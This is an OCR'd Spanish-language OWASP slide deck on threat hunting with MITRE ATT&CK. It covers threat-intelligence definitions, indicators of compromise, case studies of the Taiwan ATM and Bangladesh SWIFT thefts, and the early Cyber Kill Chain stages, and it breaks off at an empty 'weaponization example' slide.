OWASP
Open Web Application Security Project

# Threat Hunting con MITRE ATT&CK

Michael Hidalgo
michael.hidalgo@owasp.org
@michael_hidalgo


# Agenda

- Threat Intel: Estado del Arte
- Cybersecurity kill chain.
- MITRE ATT&CK
- DEMO
- Conclusiones.

# Motivación

***"Si conoces al enemigo y te conoces a ti mismo, no debes tener miedo del resultado de cien batallas."***


***-Sun Tzu***



# Algunas definiciones

- **Inteligencia:** Información que ha sido refinada y analizada para hacerla accionable y para ello requiere información.
- **Threat Intelligence:** Análisis de adversarios, sus capacidades, motivaciones y objetivos
- **Cyber Threat Intelligence (CTI):** Análisis de como los adversarios utilizan el dominio cibernético para lograr sus objetivos.

# From Intelligence to Cyber Threat Intel




Fuente: Intelligence-Driven Incident Response

# Algunas Definiciones

- **Threat Actor**: Grupo o Individuo detrás de un incidente malicioso.
- **Campaign**: Conjunto de Incidentes llevados a cabo por un Threat Actor utilizando alguna técnica para un propósito en particular.
- **TTP**: Tácticas, Técnicas y Procedimientos que utilizan los Threat Actors.

# Algunas Definiciones


- **Pass-the-hash** : Técnica por medio de la cual un atacante captura credenciales de inicio de sesión en un sistema y luego utiliza estos para realizar autenticación en otros equipos en la red.
  - El atacante gana acceso a la máquina de la víctima y la utiliza como pivote.
  - Una vez que gana permiso de administración, el atacante captura las credenciales para autenticarse en otros equipos.
  - Finalmente el atacante obtiene acceso al controlador de dominio.

Fuente: https://en.wikipedia.org/wiki/Pass_the_hash

# Indicadores de Compromiso (IoC)

- **Filesystem**
  - Hashes ,file names, strings, paths, size, types
- **Memory**
  - Strings y estructuras en memoria
- **Network**
  - IP Address
  - Hostnames
  - Domains
  - HTML
  - Paths
  - Ports
  - Certificates

# Pyramid of Pain




Fuente http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

# CASOS DE ESTUDIO


# Cobalt: Ataques lógicos en ATM

“Se espera que los ataques lógicos en cajeros automáticos se conviertan en una de las principales amenazas para los bancos: permite a los ciberdelincuentes cometer fraude de forma remota desde cualquier lugar a nivel mundial y atacar toda la red de cajeros automáticos sin estar "en el radar" de los servicios de seguridad.” **- Dmitry Volkov, CTO Group-IB**

# Taiwan Network Attack


- Julio 2016, un grupo enmascarado de ciber criminales robaron 34 ATMs operados por First Commercial Bank de Taiwán.
- Robaron US$2.5 millones.
- No dañaron físicamente los ATMS ni utilizaron ningún tipo de skimmer o tarjetas bancarias.
- Utilizaron teléfonos celulares para provocar que los cajeros automáticos dispensaran el dinero.

# Ataques físicos a ATMS




Fuente: https://www.bankinfosecurity.com/atm-hackers-double-down-on-remote-malware-attacks-a-10338

# Taiwan Network Attack





**Taiwan network attack. (Source: Europol and Trend Micro)**

# 2. Bangladesh Bank SWIFT attack

- Febrero de 2016 se cometió uno de los mayores robos cibernéticos.
- Grupo de atacantes accedió al sistema de pagos SWIFT del Banco de Bangladesh.
- Se instruyó a un banco Americano a transferir dinero desde cuantas bancarias del banco de Bangladesh hacia cuentas bancarias en Filipinas.
- Se intentó robar **$951m** sin embargo se contabiliza un robo de **$81m.**

**Fuente: https://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html**

# 2.Bangladesh Bank SWIFT attack




**Fuente: https://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html**


# 3. Ataques de Ransomware

# Modelo de Procesos

"Todos los modelos son incorrectos pero algunos son útiles"


–George E.P. Box

# Modelo OODA Loop




Fuente: https://en.wikipedia.org/wiki/OODA_loop

# Cyber Kill Chain




Fuente: https://www.eventtracker.com/tech-articles/siemphonic-cyber-kill-chain/


# Reconnaissance

- Investigación, identificación y selección de objetivos (target), representado por crawling de sitios Web, listas de correos, relaciones sociales o incluso información sobre alguna tecnología en particular.
- Uso de herramientas como Nmap, Metasploit, DNS, WHOIS

# Weaponization

- Proceso de identificar vulnerabilidades, desarrollar un exploit y combinarlo con un payload.
- Posee una sub fase denominada Vulnerability Hunting, especialmente en aplicaciones ampliamente usadas en la industria (Adobe Acrobat, Reader, Office).
- Alternativamente los atacantes se pueden enfocar en aplicaciones menos vulnerables y menos utilizadas (e.g Stuxnet).

# Ejemplo de Weaponization

